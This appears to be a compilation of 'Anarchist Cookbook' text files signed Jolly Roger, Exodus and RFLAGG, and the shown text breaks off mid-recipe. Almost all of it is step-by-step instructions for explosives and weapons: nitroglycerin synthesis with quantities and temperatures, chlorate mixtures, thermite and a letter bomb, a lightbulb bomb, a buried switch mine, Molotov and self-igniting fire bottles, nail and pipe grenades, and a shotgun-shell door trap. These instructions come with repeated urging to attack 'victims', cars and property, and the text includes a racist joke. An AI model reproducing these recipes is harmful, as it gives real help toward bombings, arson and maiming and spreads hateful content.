Like all chemists I must advise you all to take the greatest care and caution when you are doing this. Even if you have made this stuff before.

This first article will give you information on making nitroglycerin, the basic ingredient in a lot of explosives such as straight dynamites, and geletin dynamites.

Making nitroglycerin

1. Fill a 75-milliliter beaker to the 13 ml. Level with fuming red nitric acid, of 98% pure concentration.
2. Place the beaker in an ice bath and allow to cool below room temp.
3. After it has cooled, add to it three times the amount of fuming sulferic acid (99% H_2SO_4). In other words, add to the now-cool fuming nitric acid 39 ml. Of fuming sulferic acid. When mixing any acids, always do it slowly and carefully to avoid splattering.
4. When the two are mixed, lower thier temp. By adding more ice to the bath, about 10-15 degrees centigrade. (Use a mercury-operated thermometer)
5. When the acid solution has cooled to the desired temperature, it is ready for the glycerin. The glycerin must be added in small amounts using a medicine dropper. (Read this step about 10 times!) Glycerin is added slowly and carefully (i mean careful!) Until the entire surface of the acid it covered with it.
6. This is a dangerous point since the nitration will take place as soon as the glycerin is added. The nitration will produce heat, so the solution must be kept below 30 degrees centigrade! If the solution should go above 30 degrees, immediately dump the solution into the ice bath! This will insure that it does not go off in your face!
7. For the first ten minutes of nitration, the mixture should be gently stirred. In a normal reaction the nitroglycerin will form as a layer on top of the acid solution, while the sulferic acid will absorb the excess water.
8. After the nitration has taken place, and the nitroglycerin has formed on the top of the solution, the entire beaker should be transferred slowly and carefully to another beaker of water. When this is done the nitroglycerin will settle at the bottem so the other acids can be drained away.
9. After removing as much acid as posible without disturbing the nitroglycerin, remove the nitroglycerin with an eyedropper and place it in a bicarbonate of soda (sodium bicarbonate in case you didn't know) solution. The sodium is an alkalai and will nuetralize much of the acid remaining. This process should be repeated as much as necesarry using blue litmus paper to check

052.TXT

for the presence of acid. The remaining acid only makes the nitroglycerin more unstable than it already is.

10. Finally! The final step is to remove the nitroglycerin from the bicarbonate. This is done with an eye-dropper, slowly and carefully. The usual test to see if nitration has been successful is to place one drop of the nitroglycerin on metal and ignite it. If it is true nitroglycerin it will burn with a clear blue flame.

**** Caution ****

Nitro is very sensitive to decomposition, heating dropping, or jarring, and may explode if left undisturbed and cool.

-----RFLAGG-----

NITROGLYCERINE

Nitroglycerine is one of the most sensitive explosives, if it is not the most sensitive. Although it is possible to make it safely, it is difficult. Many a young anarchist has been killed or seriously injured while trying to make the stuff. When Nobel's factories make it, many people were killed by the all-to-frequent factory explosions. Usually, as soon as it is made, it is converted into a safer substance, such as dynamite. An idiot who attempts to make nitroglycerine would use the following procedure:

MATERIAL	EQUIPMENT
AAAAAAAAA	AAAAAAAAA
distilled water	eye-dropper
table salt	100 ml beaker
sodium bicarbonate	200-300 ml beakers (2)
concentrated nitric acid (13 ml)	ice bath container (a plastic bucket serves well)
concentrated sulfuric acid (39 ml)	centigrade thermometer
glycerine	blue litmus paper

- 1) Place 150 ml of distilled water into one of the 200-300 ml beakers.
- 2) In the other 200-300 ml beaker, place 150 ml of distilled water and about a spoonful of sodium bicarbonate, and stir them until the sodium bicarbonate dissolves. Do not put so much sodium bicarbonate in the water so that some remains undissolved.
- 3) Create an ice bath by half filling the ice bath container with ice, and adding table salt. This will cause the ice to melt, lowering the overall temperature.
- 4) Place the 100 ml beaker into the ice bath, and pour the 13 ml of concentrated nitric acid into the 100 ml beaker. Be sure that the beaker will not spill into the ice bath, and that the ice bath will not overflow into the beaker when more materials are added to it. Be sure to have a large enough ice bath container to add more ice. Bring the temperature of the acid down to about 20 degrees centigrade or less.
- 5) When the nitric acid is as cold as stated above, slowly and carefully add the 39 ml of concentrated sulfuric acid to the nitric acid. Mix the two acids together, and cool the mixed acids to 10 degrees centigrade. It is a

good idea to start another ice bath to do this.

- 6) With the eyedropper, slowly put the glycerine into the mixed acids, one drop at a time. Hold the thermometer along the top of the mixture where the mixed acids and glycerine meet.

DO NOT ALLOW THE TEMPERATURE TO GET ABOVE 30 DEGREES CENTIGRADE; IF THE TEMPERATURE RISES ABOVE THIS TEMPERATURE, WATCH OUT !!

The glycerine will start to nitrate immediately, and the temperature will immediately begin to rise. Add glycerine until there is a thin layer of glycerine on top of the mixed acids. It is always safest to make any explosive in small quantities.

- 7) Stir the mixed acids and glycerine for the first ten minutes of nitration, adding ice and salt to the ice bath to keep the temperature of the solution in the 100 ml beaker well below 30 degrees centigrade. Usually, the nitroglycerine will form on the top of the mixed acid solution, and the concentrated sulfuric acid will absorb the water produced by the reaction.
- 8) When the reaction is over, and when the nitroglycerine is well below 30 degrees centigrade, slowly and carefully pour the solution of nitroglycerine and mixed acid into the distilled water in the beaker in step 1. The nitroglycerine should settle to the bottom of the beaker, and the water-acid solution on top can be poured off and disposed of. Drain as much of the acid- water solution as possible without disturbing the nitroglycerine.
- 9) Carefully remove the nitroglycerine with a clean eye-dropper, and place it into the beaker in step 2. The sodium bicarbonate solution will eliminate much of the acid, which will make the nitroglycerine more stable, and less likely to explode for no reason, which it can do. Test the nitroglycerine with the litmus paper until the litmus stays blue. Repeat this step if necessary, and use new sodium bicarbonate solutions as in step 2.
- 10) When the nitroglycerine is as acid-free as possible, store it in a clean container in a safe place. The best place to store nitroglycerine is far away from anything living, or from anything of any value. Nitroglycerine can explode for no apparent reason, even if it is stored in a secure cool place.

-- RFLAGG --

Solidox Bombs

by The Jolly Roger

Most people are not aware that a volatile, extremely explosive chemical can be bought over the counter: Solidox.

Solidox comes in an aluminum can containing 6 grey sticks, and can be bought at Kmart, and various hardware supply shops for around \$7.00. Solidox is used in welding applications as an oxidizing agent for the hot flame needed to melt metal. The most active ingredient in Solidox is potassium chlorate, a filler used in many military applications in the WWII era.

Since Solidox is literally what the name says: SOLID OXygen, you must have an energy source for an explosion. The most common and readily available energy source is common household sugar, or sucrose. In theory, glucose would be the purest energy source, but it is hard to find a solid supply of glucose.

Making the mixture:

- [1] Open the can of Solidox, and remove all 6 sticks. One by one, grind up each of the sticks (preferably with a mortar and pestle) into the finest powder possible.
- [2] The ratio for mixing the sugar with the Solidox is 1:1, so weigh the Solidox powder, and grind up the equivalent amount of sugar.
- [3] Mix equivalent amounts of Solidox powder, and sugar in a 1:1 ratio.

It is just that simple! You now have an extremely powerful substance that can be used in a variety of applications. A word of caution: be EXTREMELY careful in the entire process. Avoid friction, heat, and flame. A few years back, a teenager I knew blew 4 fingers off while trying to make a pipe bomb with Solidox. You have been warned!

SolidOx can no longer be bought in KMart. A plumbing and heating supply store, or even Sears may have small quantities for sale, at about \$18.00 for 10 stix.

---RFLAGG

You will have to use up the cartridge first by either shooting it or whatever. With a nail, force a hole bigger so as to allow the powder and wick to fit in easily. Fill the cartridge with black powder and pack it in there real good by tapping the bottom of the cartridge on a hard surface (I said TAP not SLAM!). Insert a fuse. I recommend a good water-proof cannon fuse, or an m-80 type fuse, but firecracker fuses work, if you can run like a black man runs from the cops after raping a white girl.) Now, light it and run like hell! It does wonders for a row of mailboxes (like the ones in apartment complexes), a car (place under the gas tank), a picture window (place on window sill), a phone booth (place right under the phone), or any other devious place. This thing throws shrapnel, and can make quit a mess!! -Jolly Roger-

Thermite II... or A better way to make Thermite by Jolly Roger

Thermite is nasty shit. Here is a good and easy way to make it. The first step is to get some iron-oxide (which is RUST!). Here is a good way to make large quantities in a short time:

- Get a DC convertor like the one used on a train set. Cut the connector off, separate the wires, and strip them both.
- Now you need a jar of water with a tablespoon or so of sodium chloride (which is SALT!) added to it. This makes the water conductive.
- Now insert both wires into the mixture (I am assuming you plugged the convertor in...) and let them sit for five minutes. One of them will start bubbling more than the other. This is the POSITIVE(+) wire. If you do not do this test right, the final product will be the opposite (chemically) of rust, which is RUST ACID. You have no use for this here (although it IS useful!).
- Anyway, put the nail tied to the positive wire into the jar. Now put the negative wire in the other end. Now let it sit overnight and in the morning scrape the rust off of the nail & repeat until you got a bunch of rust on the bottom of the glass. Be generous with your rust collection. If you are going through the trouble of making thermite, you might as well make a lot, right?
- Now remove the excess water and pour the crusty solution onto a cookie sheet. Dry it in the sun for a few hours, or inside overnight. It should be an orange-brown color (although I have seen it in many different colors! Sometimes the color gets fucked up, what can I say... but it is still iron oxide!)
- Crush the rust into a fine powder and heat it in a cast-iron pot until it is red. Now mix the pure iron oxide with pure aluminum filings which can be bought or filed down by hand from an aluminum tube or bar. The ratio of iron oxide to aluminum is 8 grams to 3 grams.
- Congrats! You have just made THERMITE! Now, to light it...
- Thermite requires a LOT of heat (more than a blow torch!) to ignite. However, a magnesium ribbon (which is sorta hard to find.. call around) will do the trick. It takes the heat from the burning magnesium to light the thermite.
- Now when you see your victim's car, pour a fifty-cent sized pile onto his hood, stick the ribbon in it, and light the ribbon with

056.TXT

the blow torch. Now chuckle as you watch it burn through the hood, the block, the axle, and the pavement. BE CAREFUL! The ideal mixtures can vaporize CARBON STEEL! Another idea is to use thermite to get into pay phone cash boxes. HAVE FUN!!

See file 195.DOC for Thermite III, the BEST way to make Thermite..

-- RFLAGG ==

- You will first have to make a mild version of thermite. Use my recipe, but substitute iron fillings for rust.
- Mix the iron with aluminum fillings in a ratio of 75% aluminum to 25% iron. This mixture will burn violently in a closed space (such as an envelope). This brings us to our next ingredient...
- Go to the post office and buy an insulated (padded) envelope. You know, the type that is double layered... Separate the layers and place the mild thermite in the main section, where the letter would go. Then place magnesium powder in the outer layer. There is your bomb!!
- Now to light it... this is the tricky part and hard to explain. Just keep experimenting until you get something that works. The fuse is just that touch explosive I have told you about in another one of my anarchy files. You might want to wrap it like a long cigarette and then place it at the top of the envelope in the outer layer (on top of the powdered magnesium). When the touch explosive is torn or even squeezed hard it will ignite the powdered magnesium (sort of a flash light) and then it will burn the mild thermite. If the thermite didn't blow up, it would at least burn the fuck out of your enemy (it does wonders on human flesh!).

NOW that is REVENGE!

-Jolly Roger-

058.TXT
by The Jolly Roger

Paint Bombs

To make a pain bomb you simply need a metal pain can with a refastenable lid, a nice bright color paint (green, pink, purple, or some gross color is perfect!), and a quantity of dry ice. Place the paint in the can and then drop the dry ice in. Quicky place the top on and then run like hell! With some testing you can time this to a science. It depends on the ratio of dry ice to paint to the size of the can to how full it is. If you are really pissed off at someone, you could place it on their doorstep, knock on the door, and then run!! Paint will fly all over the place HAHABA!!

-Jolly Roger-

059.TXT
by the Jolly Roger

Smoke Bombs

Here is the recipe for one helluva smoke bomb!

4 parts sugar
6 parts potassium nitrate (Salt Peter)

Heat this mixture over a LOW flame until it melts, stirring well. Pour it into a future container and, before it solidifies, imbed a few matches into the mixture to use as fuses. One pound of this stuff will fill up a whole block with thick, white smoke!

--RFLAGG--

Mail Box Bombs

by the Jolly Roger

(1) Two litre bottle of chlorine (must contain sodium hypochlorate)

Small amount of sugar

Small amount of water

Mix all three of these in equal amounts to fill about 1/10 of the bottle. Screw on the lid and place in a mailbox. It's hard to believe that such a small explosion will literally rip the mailbox in half and send it 20 feet into the air! Be careful doing this, though, because if you are caught, it is not up to the person whose mailbox you blew up to press charges. It is up to the city.

- RFLAGG -

How to make a fertilizer bomb

by Jolly Roger

Ingredients:

- Newspaper
- Fertilizer (the chemical kind, GREEN THUMB or ORCHO)
- Cotton
- Diesel fuel

Make a pouch out of the newspaper and put some fertilizer in it. Then put cotton on top. Soak the cotton with fuel. Then light and run like you have never ran before! This blows up 500 square feet so don't do it in an alley!!

-RFLAGG-

Tennis Ball Bombs

by The Jolly Roger

Ingredients:

- Strike anywhere matches
- A tennis ball
- A nice sharp knife
- Duct tape

Break a ton of matchheads off. Then cut a SMALL hole in the tennis ball. Stuff all of the matchheads into the ball, until you can't fit any more in. Then tape over it with duct tape. Make sure it is real nice and tight! Then, when you see a geek walking down the street, give it a good throw. He will have a blast!!

- RFLAGG -

Diskette Bombs

by the Jolly Roger

You need:

- A disk
- Scissors
- White or blue kitchen matches (they MUST be these colors!)
- Clear nail polish
- Carefully open up the diskette (3.5" disks are best for this!)
- Remove the cotton covering from the inside.
- Scrape a lot of match powder into a bowl (use a wooden scraper, metal might spark the matchpowder!)
- After you have a lot, spread it evenly on the disk.
- Using the nail polish, spread it over the match mixture
- Let it dry
- Carefully put the diskette back together and use the nail polish to seal it shut on the inside (where it came apart).
- When that disk is in a drive, the drive head attempts to read the disk, which causes a small fire (ENOUGH HEAT TO MELT THE DISK DRIVE AND FUCK THE HEAD UP!!). ahahahahaha! Let the fuckhead try and fix THAT!!!

-- RFLAGG ==


--LIGHTBULB BOMBS 2

== Exodus ==

An automatic reaction to walking into a dark room is to turn on the light. This can be fatal, if a lightbulb bomb has been placed in the overhead light socket. A lightbulb bomb is surprisingly easy to make. It also comes with its own initiator and electric ignition system. On some lightbulbs, the lightbulb glass can be removed from the metal base by heating the base of a lightbulb in a gas flame, such as that of a blowtorch or gas stove. This must be done carefully, since the inside of a lightbulb is a vacuum. When the glue gets hot enough, the glass bulb can be pulled off the metal base. On other bulbs, it is necessary to heat the glass directly with a blowtorch or oxy-acetylene torch. In either case, once the bulb and/or base has cooled down to room temperature or lower, the bulb can be filled with an explosive material, such as black powder. If the glass was removed from the metal base, it must be glued back on to the base with epoxy. If a hole was put in the bulb, a piece of duct tape is sufficient to hold the explosive in the in the bulb. Then, after making sure that the socket has no power by checking with a working lightbulb, all that need be done is to screw the lightbulb bomb into the socket. Such a device has been used by terrorists or assassins with much success, since few people would search the room for a bomb without first turning on the light.

by The Jolly Roger

First, you need to get a pushbutton switch. Take the wires of it and connect one to a nine volt battery connector and the other to a solar igniter (used for launching model rockets). A very thin piece of stereo wire will usually do the trick if you are desperate, but I recommend the igniter. Connect the other wire of the nine-volt battery to one end of the switch. Connect a wire from the switch to the other lead on the solar igniter.



Now connect the explosive (pipe bomb, m-80, CO2 bomb, etc.) to the igniter by attaching the fuse to the igniter (seal it with scotch tape). Now dig a hole; not too deep but enough to cover all of the materials. Think about what direction your enemy will be coming from and plant the switch, but leave the button visible (not TOO visible!). Plant the explosive about 3-5 feet away from the switch because there will be a delay in the explosion that depends on how short your wick is, and, if a homemade wick is being used, its burning speed. But if you get it right... and your enemy is close enough..... BBBBBBBB0000000000000000000000000000MMMM! hahahaha

- RFLAGG -

A different kind of Molitoff Cocktail

by the Jolly Roger

Here is how you do it:

- Get a coke bottle & fill it with gasoline about half full
 - Cram a piece of cloth into the neck of it nice and tight
 - Get a chlorine tablet and stuff it in there. You are going to have to force it because the tablets are bigger than the opening of the bottle.
 - Now find a suitable victim and wing it in their direction. When it hits the pavement or any surface hard enough to break it, and the chlorine and gasoline mix..... BOOM!!!!!!
- Have fun!

-RFLAGG-

Hindenberg Bomb

by the Jolly Roger

Needed:1 Balloon

1 Bottle

1 Liquid Plumb

1 Piece Aluminum Foil

1 Length Fuse

Fill the bottle 3/4 full with Liquid Plumb and add a little piece of aluminum foil to it. Put the balloon over the neck of the bottle until the balloon is full of the resulting gas. This is highly flammable hydrogen.

Now tie the balloon. Now light the fuse, and let it rise.

When the fuse contacts the balloon, watch out!!!

Calcium Carbide Bomb

by The Jolly Roger

This is EXTREMELY DANGEROUS. Exercise extreme caution.... Obtain some calcium carbide. This is the stuff that is used in carbide lamps and can be found at nearly any hardware store. Take a few pieces of this stuff (it looks like gravel) and put it in a glass jar with some water. Put a lid on tightly. The carbide will react with the water to produce acetylene carbonate which is similar to the gas used in cutting torches. Eventually the glass will explode from internal pressure. If you leave a burning rag nearby, you will get a nice fireball!

-----RFLAGG

069.TXT

Firebombs

by the Jolly Roger

Most fire bombs are simply gasoline filled bottles with a fuel soaked rag in the mouth (the bottle's mouth, not yours). The original Molotov cocktail, and still about the best, was a mixture of one part gasoline and one part motor oil. The oil helps it to cling to what it splatters on.

Some use one part roofing tar and one part gasoline. Fire bombs have been found which were made by pouring melted wax into gasoline.

-----RFLAGG-----

Fuse Ignition Bomb

by The Jolly Roger

A four strand homemade fuse is used for this. It burns like fury. It is held down and concealed by a strip of bent tin cut from a can. The exposed end of the fuse is dipped into the flare igniter. To use this one, you light the fuse and hold the fire bomb until the fuse has burned out of sight under the tin. Then throw it and when it breaks, the burning fuse will ignite the contents.

-----RFLAGG-----
see later file on these...

Generic Bomb

by the Jolly Roger

- 1) Aquire a glass container
 - 2) Put in a few drops of gasoline
 - 3) Cap the top
 - 4) Now turn the container around to coat the inner surfaces and then evaporates
 - 5) Add a few drops of potassium permanganate (<-Get this stuff from a snake bite kit)
 - 6) The bomb is detonated by throwing aganist a solid object.
- *AFTER THROWING THIS THING RUN LIKE HELL THIS THING PACKS ABOUT 1/2 STICK OF DYNAMITE*

-----RFLAGG

To all those who do not wish to inflict bodily damage on their victims but only terror.

These are weapons that should be used from high places.

1) The flour bomb.

Take a wet paper towel and pour a given amount of baking flour in the center. Then wrap it up and put on a rubber band to keep it together. When thrown it will fly well but when it hits, it covers the victim with the flower or causes a big puff of flour which will put the victim in terror since as far as they are concerned, some strange white powder is all over them. This is a cheap method of terror and for only the cost of a roll of paper towels and a bag of flour you and your friends can have loads of fun watching people flee in panic.

2) Smoke bomb projectile.

All you need is a bunch of those little round smoke bombs and a wrist rocket or any sling-shot. Shoot the smoke bombs and watch the terror since they think it will blow up!

3) Rotten eggs (good ones)

Take some eggs and get a sharp needle

and poke a small hole in the top of each one.

Then let them sit in a warm place for about a week. Then you've got a bunch of rotten eggs that will only smell when they hit.

4) Glow in the dark terror.

Take one of those tubes of glow in the dark stuff and pour the stuff on whatever you want to throw and when it gets on the victim, they think it's some deadly chemical or a radioactive substance so they run in total panic. This works especially well with flower bombs since a gummy, glowing substance gets all over the victim.

5) Fizzling panic.

Take a baggie of a water-baking soda solution and seal it. (Make sure there is no air in it since the solution will form a gas and you don't want it to pop on you.) Then put it in a bigger plastic bag and fill it with vinegar and seal it. When thrown, the two substances will mix and cause a violently bubbling substance to go all over the victim.

Updated-'94

-----RFLAGG-----

Jug Bomb

by the Jolly Roger

Take a glass jug, and put 3 to 4 drops of gasoline into it. Then put the cap on, and swish the gas around so the inner surface of the jug is coated. Then add a few drops of potassium permanganate solution into it and cap it. To blow it up, either throw it at something, or roll it at something.

-----RFLAGG-----

Match Head Bomb

by the Jolly Roger

Simple safety match heads in a pipe, capped at both ends, make a devastating bomb. It is set off with a regular fuse.

A plastic Baggie is put into the pipe before the heads go in to prevent detonation by contact with the metal.

Cutting enough match heads to fill the pipe can be tedious work for one but an evening's fun for the family if you can drag them away from the TV.

-----RFLAGG-----

Dust Bomb Instructions

by the Jolly Roger

An initiator which will initiate common material to produce dust explosions can be rapidly and easily constructed. This type of charge is ideal for the destruction of enclosed areas such as rooms or buildings.

Material Required

A flat can, 3 in. (8 cm) in diameter and 1-1/2 in. (3-3/4 cm) high. A 6-1/2 ounce tuna can serves the purpose quite well.

Blasting cap

Explosive

Aluminum (may be wire, cut sheet, flattened can, or powder)

Large nail, 4 in. (10 cm) long

Wooden rod - 1/4 in. (6 mm) diameter

Flour, gasoline, and powder or chipped aluminum

NOTE: Plastic explosive produce better explosions than cast explosives.

Procedure:

- 1) Using the nail, press a hole through the side of the tuna can 3/8 inch to 1/2 inch (1 to 1-1/2 cm) from the bottom. Using a rotating and lever action, enlarge the hole until it will accomodate the blasting cap.
- 2) Place the wooden rod in the hole and position the end of the rod at the center of the can.
- 3) Press explosive into the can, being sure to surround the rod, until it is 3/4 inch (2 cm) from the top of the can. Carefully remove the wooden rod.
- 4) Place the aluminum metal on top of the explosive.
- 5) Just before use, insert the blasting cap into the cavity made by the rod. The initiator is now ready to use.

NOTE: If it is desired to carry the initiator some distance, cardboard may be pressed on top of the aluminum to insure against loss of material.

How to Use:

This particular unit works quite well to initiate charges of five pounds of flour, 1/2 gallon (1-2/3 litres) of gasoline, or two pounds of flake painters aluminum. The solid materials may merely be contained in sacks or cardboard cartons. The gasoline may be placed in plastic coated paper milk cartons, as well as plastic or glass bottles. The charges are placed directly on top of the initiator and the blasting cap is actuated electrically or by a fuse depending on the type of cap employed. this will destroy a 2,000 cubic feet enclosure (building 10 x 20 x 10 feet).

075.TXT

Note: For larger enclosures, use proportionally larger initiators and charges.

-- RFLAGG ==

Nail Grenade

by the Jolly Roger

Effective fragmentation grenades can be made from a block of tnt or other blasting explosive and nails.

Material Required:

Block of TNT or other blasting explosive

Nails

Non-electric (military or improvised) blasting cap

Fuse Cord

Tape, string, wire, or glue

Procedure:

- 1) If an explosive charge other than a standard TNT block is used, make a hole in the center of the charge for inserting the blasting cap. TNT can be drilled with relative safety. With plastic explosives, a hole can be made by pressing a round stick into the center of the charge. The hole should be deep enough that the blasting cap is totally within the explosive.
- 2) Tape, tie, or glue one or two rows of closely packed nails to the sides of the explosive block. Nails should completely cover the four surfaces of the block.
- 3) Place blasting cap on one end of the fuse cord and crimp with pliers.

NOTE: To find out how long the fuse cord should be, check the time it takes a known length to burn. If 12 inches (30 cm) burns for 30 seconds, a 10 second delay will require a 4 inch (10 cm) fuse.

- 4) Insert the blasting cap in the hole in the block of explosive. Tape or tie fuse cord securly in place so that it will not fall out when the grenade is thrown.

Alternate Use:

An effective directional anti-personnel mine can be made by placing nails on only one side of the explosive block. For this case, an electric blasting cap can be used.

== RFLAGG ==

Chemical Fire Bottle

Orig. by the Jolly Roger

This incendiary bottle is self-igniting on target impact.

Materials Required

	How Used	Common Source
Sulphuric Acid	Storage Batteries Material Processing	Motor Vehicles Industrial Plants
Gasoline	Motor Fuel	Gas Station or Motor Vehicles
Potassium Chlorate	Medicine	Drug Stores
Sugar	Sweetening Foods	Food Store

Glass bottle with stopper (roughly 1 quart size)

Small Bottle or jar with lid.

Rag or absorbant paper (paper towels, newspaper)

String or rubber bands

Procedure:

1) Sulphuric Acid MUST be concentrated. If battery acid or other dilute acid is used, concentrate it by boiling until dense white fumes are given off. Container used to boil should be of enamel-ware or oven glass.

CAUTION: Sulphuric Acid will burn skin and destroy clothing. If any is spilled, wash it away with a large quantity of water. Fumes are also VERY dangerous and should not be inhaled.

2) Remove the acid from heat and allow to cool to room temperature.

3) Pour gasoline into the large (1 quart) bottle until it is approximately 1/3 full.

4) Add concentrated sulphuric acid to gasoline slowly until the bottle is filled to within 1" to 2" from top. Place the stopper on the bottle.

5) Wash the outside of the bottle thoroughly with clear water.

CAUTION: If this is not done, the fire bottle may be dangerous to

handle during use!

6) Wrap a clean cloth or several sheets of absorbant paper around the outside of the bottle. Tie with string or fasten with rubber bands.

7) Dissolve 1/2 cup (100 grams) of potassium chlorate and 1/2 cup (100 grams) of sugar in one cup (250 cc) of boiling water.

8) Allow the solution to cool, pour into the small bottle and cap tightly. The cooled solution should be approx. 2/3 crystals and 1/3 liquid. If there is more than this, pour off excess before using.

CAUTION: Store this bottle seperately from the other bottle!

How To Use:

1) Shake the small bottle to mix contents and pour onto the cloth or paper around the large bottle. Bottle can be used wet or after solution is dried. However, when dry, the sugar-Potassium chlorate mixture is very sensitive to spark or flame and should be handled accordingly.

2) Throw or launch the bottle. When the bottle breaks against a hard surface (target) the fuel will ignite.

-----RFLAGG-----

Pipe Hand Grenade

by Exodus

Hand Grenades can be made from a piece of iron pipe. The filler can be of plastic or granular military explosive, improvised explosive, or propellant from shotgun or small arms munition.

Material Required:

Iron Pipe, threaded ends, 1-1/2" to 3" diameter, 3" to 8" long.
Two (2) iron pipe caps
Explosive or propellant
Nonelectric blasting cap (Commercial or military)
Fuse cord
Hand Drill
Pliers

Procedure:

1) Place blasting cap on one end of fuse cord and crimp with pliers.

NOTE: To find out how long the fuse cord should be, check the time it takes a known length to burn. If 12 inches burns in 30 seconds, a 6 inch cord will ignite the grenade in 15 seconds.

2) Screw pipe cap to one end of the pipe. Place fuse cord with blasting cap into the opposite end so that the blasting cap is near the center of the pipe.

NOTE: If plastic explosive is to be used, fill pipe BEFORE inserting blasting cap. Push a round stick into the center of the explosive to make a hole and then insert the blasting cap.

3) Pour explosive or propellant into pipe a little bit at a time. Tap the base of the pipe frequently to settle filler.

4) Drill a hole in the center of the unassembled pipe cap large enough for the fuse cord to pass through.

5) Wipe pipe threads to remove any filler material. Slide the drilled pipe cap over the fuse and screw handtight onto the pipe.


Ready to go!

Originally typed by the Jolly Roger.

POTASSIUM BOMB

This is one of my favorites. This creates a very unstable explosive in a very stable container. You will need:

- 1) A two-ended bottle. These are kinda hard to find, you have to look around, but if you cant find one, you will need a similar container in which there are two totally seperate sides that are airtight and accessible at the ends, like this:



the seperator MUST remain airtight/watertight so this doesn't blow off your arm in the process (believe me. it will if you are not exact)

- 2) Pure potassium. Not Salt Peter, or any shit like that. This must be the pure element. This again may prove hard to find. Try a school chemistry teacher. Tell her you need it for a project, or some shit like that. Try to get the biggest piece you can, because this works best if it a solid chunk, not a powder. You can also try Edmund Scientific Co. at:

Dept. 11A6
C929 Edscorp Bldg.
Barrington, NJ 08007

or call 1-(609)-547-8880

- 3) Cotton
- 4) Water

Instructions:

Take the cotton and stuff some into one end of the container lining one side of the seperator. Place some potassiun, about the size of a quarter or bigger (CAREFULLY, and make sure your hands are PERFECTLY DRY, this stuff reacts VERY VIOLENTLY with water) into that side and pack it in tightly with all the cotton you can fit. Now screw the cap on TIGHTLY.

On the other side of the seperator, fill it with as much water as will fit, and screw that cap on TIGHTLY. You are now in possession of a compact explosive made somewhat stable. To explode, throw it at something! The water will react with the potassium, and BBB00000MMMM!!! Works great on windows or windshields, because the glass fragments go everywhere (stand back) and rip stuff apart. The bigger the piece, the bigger the boom. If no potassium can be found, thy looking for PURE Sodium, it works well too.

EXODUS relenquishes any responsibility to anyone who attempts this. You are on your own.....

PS: you could also place this little sucker under the wheel of a car of someone you hate...(Wait till' they back over that one!!!).

HAVE PHUNNN HEE HEE !!

-----RFLAGG

Phunn With Shotgun Shells

This phile is for those have no concern for themselves or the person they wanna fuck over with this. (in short, a fucking MANIAC!!!)

DoorBlams

Shotgun shells are wonderful. They can be used in almost any situation where pain or amputation of limbs is concerned (including your own if you are not XTREEMLY careful. The best way to use shells, is the DoorBlam. The DoorBlam is a simple concoction of a shell taped to the back of a door with the ignition button facing away from the door (so it blows out against the door). Now position it somewhere where it will do the damage you want. ie- near the top for decapitation, middle for slow death, or low to make the victims kneecaps fly across the room. Now tape a thumbtack against a wall or something that that part of the door bumps up against. Tape it to the wall so that the point pokes through the tape, and position it so it will hit the ignit. button upon impact... Its that simple. Instant pain!

Long Range Explosives

These are THE most difficult explosive i have ever tried to make (people i know have lost fingers and hands to this little fucker) IF you have a VVVVERY still hand, it might be accomplished. Ignit. buttons usually take some force to make it blow, so CAREFULLY & LIGHTLY push a tack through tape and tape it to the back of the shell, with the tip of the tack LIGHTLY touching the button. Add more tape to the back to hold the pin in place. If you still have hands at this point, consider yourself lucky. Now you need to add a weight to the tack-end part to make sure it hits the ground first. Taping small rocks or making the shell by putting heavy loads towards the button helps. Placing a cracker (yes a cracker (Saltines, anyone ?)) between the tack-point and the button helps prevent detonation upon THROWING, which DOES happen. Now toss it up high and AWAY from you, and RUN LIKE SHIT does after you eat Mexican.

These two pranx are HIGHLY UNRECOMMENDED, and EXODUS takes NO responsibility for any causes of performing them nor the results.

080.TXT

-----RFLAGG

Shaving Cream Bomb

-----EXODUS

-This may not really be what we would consider a bomb, but it is a helluva great idea to phuck someone over. You will need:

(1)-person you hate who has a car

(1)-container of liquid nitrogen (try a science shop, or Edmund Scientific, mentioned in several places in this Cookbook)

(6-10)-cans of generic shaving cream

(1)-free afternoon (preferably in FREEZING temperatures outside)

(1-or more)-pairs of pliers, for cutting and peeling

some phriends

Directions:

Find someone who owns a small compact car, and manage to find out where he keeps it at night (or while he is away!) Be able to open the car repeatedly.. Place a can in the liquid nitrogen for about 30 sec. Take it out and carefully and QUICKLY peel off the metal outside container, and you should have a frozen "block" of shaving cream. (It helps to have more than one container, and more phriends) Toss it into the car and do the same with all the cans. A dozen or more "blocks" like this can fill and lightly PRESSURIZE a small car. When he opens the door (hopefully he doesn't realize the mess inside due to the foggy windows), he will be covered with lbs of shaving cream that is a bitch to get out of upholstery.

PS!- Try to get one in his glove compartment!!!!

Have Phunn....

-----007

The Firey Explosive Pen Written by Blue Max of Anarchist-R-Us


Materials Needed

- 1] One Ball Point `Click` pen
- 2] Gun Powder
- 3] 8 or 10 match heads
- 4] 1 Match stick
- 5] a sheet of sand paper (1 1/2" X 2")

Here's a GREAT little trick to play on your best fiend (no thats not a typo) at skool, or maybe as a practial joke on a friend!

- 1] Unscrew pen and remove all parts but leave the button in the top.
